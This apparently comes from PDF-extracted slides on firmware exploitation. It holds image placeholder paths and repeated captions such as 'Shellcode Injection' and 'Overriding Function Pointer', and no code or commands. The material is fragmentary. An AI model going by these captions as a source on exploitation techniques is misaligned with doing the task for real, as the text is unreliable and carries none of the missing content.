
Firmware code

Shellcode Injection


Step 2 progress




Shellcode Injection



Overriding Function Pointer



Overriding Function Pointer



Overriding Function Pointer

